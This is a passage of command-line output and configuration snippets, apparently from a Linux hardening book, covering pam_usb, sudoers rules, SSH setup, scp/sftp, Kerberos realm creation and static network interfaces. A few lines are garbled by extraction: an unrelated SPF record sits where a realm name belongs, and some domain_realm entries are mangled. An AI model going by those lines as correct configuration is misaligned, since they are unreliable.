    <option name="probe_timeout">10</option>
  </device>
  -->
  <device id="usb-device">
    <vendor>SanDisk</vendor>
    <model>Cruzer Blade</model>
    <serial>4C530001271007108431</serial>
    <volume_uuid>90F9-1155</volume_uuid>
  </device></devices>
```

```
tajinder@tj-dev:~$ sudo pamusb-conf --add-user user1
Which device would you like to use for authentication ?
* Using "usb-device" (only option)

User          : user1
Device        : usb-device

Save to /etc/pamusb.conf ?
[Y/n] y
Done.
tajinder@tj-dev:~$
```

```
    <user id="tajinder">
      <device>usb-device</device>
    </user><user id="user1">
      <device>usb-device</device>
    </user></users>
```

```
auth      sufficient      pam_usb.so
```

```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is connected (good).
* Performing one time pad verification...
* Regenerating new pads...
* Access granted.
user1@tj-dev:/home/tajinder$
```

```
Disk /dev/sdb: 8004 MB, 8004304896 bytes
35 heads, 21 sectors/track, 21269 cylinders, total 15633408 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000
```

Device	Boot	Start	End	Blocks	Id	System
/dev/sdb1		32	15633407	7816688	b	W95 FAT32

```
auth [success=1 default=ignore] pam_unix.so nullok_secure
auth required pam_usb.so
```

```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is connected (good).
* Performing one time pad verification...
* Access granted.
user1@tj-dev:/home/tajinder$ exit
exit
tajinder@tj-dev:~$
```

```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is not connected.
* Access denied.
su: Authentication failure
tajinder@tj-dev:~$
```

```
-->
<user id="user1">
<device>usb-device

</device>

<agent event="lock">gnome-screensaver-command -l</agent>

<agent event="unlock">gnome-screensaver-command -d</agent>

</user>
```

```
root@kali:~# su user2
$ whoami
user2
$ sudo -u user1 ps

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for user2:
Sorry, user user2 is not allowed to execute '/bin/ps' as user1 on kali.
$ █
```

```
root@kali:~# su user2
$ whoami
user2
$ sudo -u user1 ps
[sudo] password for user2:
  PID TTY          TIME CMD
30636 pts/0    00:00:00 ps
$ █
```

```
root    ALL=(ALL:ALL) ALL
user2  ALL = (user1) NOPASSWD: /bin/ps█
```

```
root@kali:~# su user2
$ whoami
user2
$ sudo -u user1 ps
  PID TTY          TIME CMD
31782 pts/0    00:00:00 ps
$
```

```
Defaults:user1 timestamp_timeout = 0
```

```
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
```

**KALI LINUX**

The quieter you become, the more you are able to hear.

```
root    ALL=(ALL:ALL) ALL
user1   ALL=(ALL:ALL) ALL
```

```
root@kali:~# su user1
$ sudo ps
[sudo] password for user1:
  PID TTY          TIME CMD
 3109 pts/0    00:00:00 su
 3118 pts/0    00:00:00 sudo
 3119 pts/0    00:00:00 ps
 3466 pts/0    00:00:00 bash
$ sudo uname
[sudo] password for user1:
Linux
$
```

```
user1    ALL = /usr/bin/passwd user2, /usr/bin/passwd user3
```

```
root@kali:~# su user1
$ passwd user2
passwd: You may not view or modify password information for user2.
$ sudo passwd user2
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ passwd user3
passwd: You may not view or modify password information for user3.
$ sudo passwd user3
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ █
```

## Chapter 5: Remote Authentication

```
tajinder@tj-dev:~$ sudo apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  ssh-import-id
Suggested packages:
  rssh molly-guard openssh-blacklist openssh-blacklist-extra monkeysphere
The following NEW packages will be installed:
  openssh-server ssh-import-id
0 upgraded, 2 newly installed, 0 to remove and 326 not upgraded.
Need to get 350 kB of archives.
After this operation, 895 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssh-server i
386 1:5.9p1-5ubuntu1.7 [343 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/main ssh-import-id all 2.10-0
ubuntu1 [6,598 B]
Fetched 350 kB in 15s (22.6 kB/s)
```

```
tajinder@tj-dev:~$ sudo apt-get install openssh-client
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  libpam-ssh keychain monkeysphere openssh-blacklist openssh-blacklist-extra
The following packages will be upgraded:
  openssh-client
1 upgraded, 0 newly installed, 0 to remove and 326 not upgraded.
Need to get 961 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssh-client i3
86 1:5.9p1-5ubuntu1.7 [961 kB]
Fetched 961 kB in 10s (92.6 kB/s)
```

```
tajinder@tj-dev:~$ sudo service ssh start
sudo: unable to resolve host tj-dev-server
ssh start/running, process 6441
tajinder@tj-dev:~$
```

```
tajinder@tj-dev:~$ ssh 192.168.1.108
The authenticity of host '192.168.1.108 (192.168.1.108)' can't be established.
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.108' (ECDSA) to the list of known hosts.
tajinder@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:31:19 2015 from tj-dev.local
tajinder@tj-dev-server:~$ █
```

```
tajinder@tj-dev:~$ ssh user1@192.168.1.108
user1@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:32:26 2015 from tj-dev.local
user1@tj-dev-server:~$
```

```
tajinder@tj-dev:~$ ssh user1@192.168.1.108
ssh: connect to host 192.168.1.108 port 22: Connection refused
tajinder@tj-dev:~$
tajinder@tj-dev:~$
tajinder@tj-dev:~$ ssh -p 888 user1@192.168.1.108
user1@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Dec 31 00:48:57 2015 from tj-dev.local
user1@tj-dev-server:~$ █
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin no
StrictModes yes
```

```
tajinder@tj-dev:~$ sudo service ssh restart
sudo: unable to resolve host tj-dev-server
ssh stop/waiting
ssh start/running, process 4416
tajinder@tj-dev:~$ █
```

```
tajinder@tj-dev:~$ ssh root@192.168.1.103
root@192.168.1.103's password:
Permission denied, please try again.
root@192.168.1.103's password:
```

```
tajinder@tj-dev:~$ ssh tajinder@192.168.1.103
tajinder@192.168.1.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

tajinder@tj-dev-server:~$ whoami
tajinder
tajinder@tj-dev-server:~$ su root
Password:
root@tj-dev-server:/home/tajinder# whoami
root
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
```

```
tajinder@tj-dev:~$ ssh root@192.168.1.103
root@192.168.1.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec 28 16:25:34 2015 from tj-dev.local
root@tj-dev-server:~#
```

```
tajinder@tj-dev:~$ ssh user1@192.168.1.103
user1@192.168.1.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:31:40 2015 from tj-dev.local
user1@tj-dev-server:~$ exit
logout
Connection to 192.168.1.103 closed.
tajinder@tj-dev:~$
tajinder@tj-dev:~$ ssh user2@192.168.1.103
user2@192.168.1.103's password:
Permission denied, please try again.
user2@192.168.1.103's password: █
```

```
user1@tj-dev-client:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user1/.ssh/id_rsa):
Created directory '/home/user1/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user1/.ssh/id_rsa.
Your public key has been saved in /home/user1/.ssh/id_rsa.pub.
The key fingerprint is:
79:23:12:5f:da:dc:ce:a2:06:90:39:78:a0:91:6c:86 user1@tj-dev-client
The key's randomart image is:
+--[ RSA 2048]-----+
|o.                    |
|E+.                   |
|oo o o. .            |
|. . * o * .          |
| . o. S = .          |
| .. o +              |
| . . o                |
| .. .                |
| ..                  |
+-----+
user1@tj-dev-client:~$
```

```
user1@tj-dev-client:~$ cd ~/.ssh/  
user1@tj-dev-client:~/.ssh$ ls -l  
total 8  
-rw----- 1 user1 user1 1766 Jan  3 02:58 id_rsa  
-rw-r--r-- 1 user1 user1  401 Jan  3 02:58 id_rsa.pub  
user1@tj-dev-client:~/.ssh$ █
```

```
user1@tj-dev-client:~/.ssh$ ssh-copy-id 192.168.1.101  
The authenticity of host '192.168.1.101 (192.168.1.101)' can't be established.  
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '192.168.1.101' (ECDSA) to the list of known hosts.  
user1@192.168.1.101's password:  
Now try logging into the machine, with "ssh '192.168.1.101'", and check in:  
  
  ~/.ssh/authorized_keys  
  
to make sure we haven't added extra keys that you weren't expecting.  
user1@tj-dev-client:~/.ssh$ █
```

```
user1@tj-dev-client:~/.ssh$ ssh 192.168.1.101  
Enter passphrase for key '/home/user1/.ssh/id_rsa':  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
330 packages can be updated.  
229 updates are security updates.  
  
New release '14.04.3 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Thu Dec 31 02:43:19 2015 from tj-dev.local  
user1@tj-dev-server:~$ █
```

```
tajinder@sshclient:~$ scp myfile.txt tajinder@sshserver.com:Desktop/  
tajinder@sshserver.com's password:  
myfile.txt          100%  22    0.0KB/s   00:00  
tajinder@sshclient:~$ █
```

```
tajinder@sshserver:~/Desktop$ ls  
newfile.txt  
tajinder@sshserver:~/Desktop$ pwd  
/home/tajinder/Desktop  
tajinder@sshserver:~/Desktop$ ls  
myfile.txt  newfile.txt  
tajinder@sshserver:~/Desktop$ cat myfile.txt  
This is a test file.
```

```
tajinder@sshclient:~$ ls  
Desktop    Downloads      Music  myfile.txt  Public  Videos  
Documents  examples.desktop  mydata Pictures  Templates  
tajinder@sshclient:~$ scp -r mydata/ tajinder@sshserver.com:Desktop/  
tajinder@sshserver.com's password:  
file1          100%  19    0.0KB/s   00:00  
file3          100%  21    0.0KB/s   00:00  
file2          100%  25    0.0KB/s   00:00  
tajinder@sshclient:~$ █
```

```
tajinder@sshserver:~/Desktop$ ls  
mydata  myfile.txt  newfile.txt  
tajinder@sshserver:~/Desktop$ cd mydata/  
tajinder@sshserver:~/Desktop/mydata$ ls  
file1  file2  file3  
tajinder@sshserver:~/Desktop/mydata$ █
```



```
tajinder@sshserver:~/Desktop$ ls  
mydata  myfile.txt  newfile.txt  
tajinder@sshserver:~/Desktop$ █
```


```
tajinder@sshclient:~$ ls
Desktop  Downloads      Music  myfile.txt  Public  Videos
Documents examples.desktop mydata Pictures  Templates
tajinder@sshclient:~$ scp -r tajinder@sshserver.com:/home/tajinder/Desktop/newfile.txt .
tajinder@sshserver.com's password:
newfile.txt                                100% 25    0.0KB/s 00:00
tajinder@sshclient:~$ ls
Desktop  Downloads      Music  myfile.txt  Pictures  Templates
Documents examples.desktop mydata newfile.txt Public    Videos
tajinder@sshclient:~$
tajinder@sshclient:~$
```

```
tajinder@sshclient:~$ sftp tajinder@sshserver.com
tajinder@sshserver.com's password:
Connected to sshserver.com.
sftp> ls
```

```
sftp> cd Desktop/
sftp> ls
mydata      myfile.txt  newfile.txt  sample.txt
sftp> get sample.txt /home/tajinder/Desktop
Fetching /home/tajinder/Desktop/sample.txt to /home/tajinder/Desktop/sample.txt
/home/tajinder/Desktop/sample.txt          100% 28    0.0KB/s 00:00
sftp> █
```

```
tajinder@sshclient:~$ cd Desktop/
tajinder@sshclient:~/Desktop$ ls
sample.txt
tajinder@sshclient:~/Desktop$
```





```
192.168.1.106  sshclient.com
192.168.1.101  sshserver.com
192.168.1.110  mykerberos.com
```

```
tajinder@mykerberos:~$ sudo apt-get install krb5-admin-server krb5-kdc
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  krb5-config krb5-user libgssapi-krb5-2 libgssrpc4 libkadm5clnt-mit8
  libkadm5srv-mit8 libkdb5-6 libkrb5-3 libkrb5support0 libverto-libevent1
  libverto1
Suggested packages:
  openssh-inetd inet-superserver krb5-kdc-ldap krb5-doc
The following NEW packages will be installed:
  krb5-admin-server krb5-config krb5-kdc krb5-user libgssrpc4
  libkadm5clnt-mit8 libkadm5srv-mit8 libkdb5-6 libverto-libevent1 libverto1
The following packages will be upgraded:
  libgssapi-krb5-2 libkrb5-3 libkrb5support0
3 upgraded, 10 newly installed, 0 to remove and 323 not upgraded.
Need to get 1,126 kB of archives.
After this operation, 2,047 kB of additional disk space will be used.
Do you want to continue [Y/n]? █
```

## Package configuration

### Configuring Kerberos Authentication

When users attempt to use Kerberos and specify a principal or user name without specifying what administrative Kerberos realm that principal belongs to, the system appends the default realm. The default realm may also be used as the realm of a Kerberos service running on the local machine. Often, the default realm is the uppercase version of the local DNS domain.

Default Kerberos version 5 realm:

```
v=spf1 ip6:fd1d:f5c3:e7c6::/48 -all
```

<Ok>

### Configuring Kerberos Authentication

Enter the hostnames of Kerberos servers in the MYKERBEROS.COM Kerberos realm separated by spaces.

Kerberos servers for your realm:

```
mykerberos.com
```

<Ok>

### Configuring Kerberos Authentication

Enter the hostname of the administrative (password changing) server for the MYKERBEROS.COM Kerberos realm.

Administrative server for your Kerberos realm:

mykerberos.com

<ok>

```
tajinder@mykerberos:~$ sudo krb5_newrealm
[sudo] password for tajinder:
This script should be run on the master KDC/admin server to initialize
a Kerberos realm. It will ask you to type in a master key password.
This password will be used to generate a key that is stored in
/etc/krb5kdc/stash. You should try to remember this password, but it
is much more important that it be a strong password than that it be
remembered. However, if you lose the password and /etc/krb5kdc/stash,
you cannot decrypt your Kerberos database.
Loading random data
Initializing database '/var/lib/krb5kdc/principal' for realm 'MYKERBEROS.COM',
master key name 'K/M@MYKERBEROS.COM'
You will be prompted for the database Master Password.
It is important that you NOT FORGET this password.
Enter KDC database master key:
Re-enter KDC database master key to verify:
```

```
[libdefaults]
    default_realm = MYKERBEROS.COM
```

```
[realms]
    MYKERBEROS.COM = {
        kdc = mykerberos.com
        admin_server = mykerberos.com
    }
```

```
[domain_realm]
.mit.edu = ATHENA.MIT.EDU
mit.edu = ATHENA.MIT.EDU
.media.mit.edu = MEDIA-LAB.MIT.EDU
media.mit.edu = MEDIA-LAB.MIT.EDU
.csail.mit.edu = CSAIL.MIT.EDU
csail.mit.edu = CSAIL.MIT.EDU
.whoi.edu = ATHENA.MIT.EDU
whoï.edu = ATHENA.MIT.EDU
.stanford.edu = stanford.edu
.slac.stanford.edu = SLAC.STANFORD.EDU
mykerberos.com = MYKERBEROS.COM
.mykerberos.com = MYKERBEROS.com
```

```
tajinder@mykerberos:~$ sudo kadmin.local
Authenticating as principal root/admin@MYKERBEROS.COM with password.
kadmin.local: listprincs
K/M@MYKERBEROS.COM
kadmin/admin@MYKERBEROS.COM
kadmin/changepw@MYKERBEROS.COM
kadmin/ec2-54-201-82-69.us-west-2.compute.amazonaws.com@MYKERBEROS.COM
krbtgt/MYKERBEROS.COM@MYKERBEROS.COM
kadmin.local:
```

```
kadmin.local: addprinc tajinder
WARNING: no policy specified for tajinder@MYKERBEROS.COM; defaulting to no policy
Enter password for principal "tajinder@MYKERBEROS.COM":
Re-enter password for principal "tajinder@MYKERBEROS.COM":
Principal "tajinder@MYKERBEROS.COM" created.
kadmin.local: █
```

```
kadmin.local: addprinc root/admin
WARNING: no policy specified for root/admin@MYKERBEROS.COM; defaulting to no policy
Enter password for principal "root/admin@MYKERBEROS.COM":
Re-enter password for principal "root/admin@MYKERBEROS.COM":
Principal "root/admin@MYKERBEROS.COM" created.
kadmin.local:
```

```
tajinder@sshclient:~$ sudo apt-get install krb5-user
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  krb5-config libgssapi-krb5-2 libgssrpc4 libkadm5clnt-mit8 libkadm5srv-mit8
  libkdb5-6 libkrb5-3 libkrb5support0
Suggested packages:
  krb5-doc
The following NEW packages will be installed:
  krb5-config krb5-user libgssrpc4 libkadm5clnt-mit8 libkadm5srv-mit8
  libkdb5-6
The following packages will be upgraded:
  libgssapi-krb5-2 libkrb5-3 libkrb5support0
3 upgraded, 6 newly installed, 0 to remove and 323 not upgraded.
Need to get 834 kB of archives.
After this operation, 1,129 kB of additional disk space will be used.
Do you want to continue [Y/n]? █
```

```
tajinder@sshclient:~$ kinit root/admin
Password for root/admin@MYKERBEROS.COM:
tajinder@sshclient:~$ █
```

```
tajinder@sshserver:~$ sudo apt-get install openssh-server krb5-config
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version.
The following NEW packages will be installed:
  krb5-config
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 23.0 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Do you want to continue [Y/n]? █
```

```
# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
```

```
kadmin.local: addprinc -randkey host/sshserver.com
WARNING: no policy specified for host/sshserver.com@MYKERBEROS.COM; defaulting to no policy
Principal "host/sshserver.com@MYKERBEROS.COM" created.
kadmin.local:
```

```
kadmin.local: ktadd -k /tmp/sshserver.com.keytab host/sshserver.com
Entry for principal host/sshserver.com with kvno 2, encryption type aes256-cts-hmac-sha1-96 added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type arcfour-hmac added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type des3-cbc-sha1 added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type des-cbc-crc added to keytab WRFILE:/tmp/sshserver.com.keytab.
kadmin.local: █
```

```
tajinder@mykerberos:~$ sudo scp /tmp/sshserver.com.keytab tajinder@sshserver.com:/tmp/krb5.keytab
tajinder@sshserver.com's password:
sshserver.com.keytab          100% 306      0.3KB/s   00:00
tajinder@mykerberos:~$ █
```

```
tajinder@sshclient:~$ ssh sshserver.com
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)


 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan  5 09:23:52 2016 from mykerberos.com
tajinder@sshserver:~$ █
```

## Chapter 6: Network Security

```
root@sshserver:~# cp /etc/NetworkManager/NetworkManager.conf /etc/NetworkManager/NetworkManager.conf.bak
root@sshserver:~#
```



```
root@sshserver:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:72:d6
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe28:72d6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:141738 errors:4 dropped:4 overruns:0 frame:0
          TX packets:61838 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36084367 (36.0 MB)  TX bytes:9779618 (9.7 MB)
          Interrupt:19 Base address:0x2000
```

```
root@sshserver:~# ifconfig -a | grep eth
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:72:d6
root@sshserver:~# █
```

```
root@sshserver:~# lshw -class network
*-network
   description: Ethernet interface
   product: 79c970 [PCnet32 LANCE]
   vendor: Hynix Semiconductor (Hyundai Electronics)
   physical id: 1
   bus info: pci@0000:02:01.0
   logical name: eth0
   version: 10
   serial: 00:0c:29:28:72:d6
   width: 32 bits
   clock: 33MHz
   capabilities: bus_master rom ethernet physical logical
   configuration: broadcast=yes driver=pcnet32 driverversion=1.35 ip=192.168
.1.101 latency=64 link=yes maxlatency=255 mingnt=6 multicast=yes
   resources: irq:19 ioport:2000(size=128) memory:e7b00000-e7b0ffff
root@sshserver:~#
```

```
[main]
plugins=ifupdown,keyfile
dns=dnsmasq

no-auto-default=00:0C:29:28:72:D6,

[ifupdown]
managed=false
```

```
auto lo
iface lo inet loopback
```

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static

address          192.168.1.101
netmask          255.255.255.0
network          192.168.1.0
broadcast        192.168.1.255
gateway          192.168.1.1
```

```
auto eth0:0
iface eth0:0 inet static

address          192.168.1.110
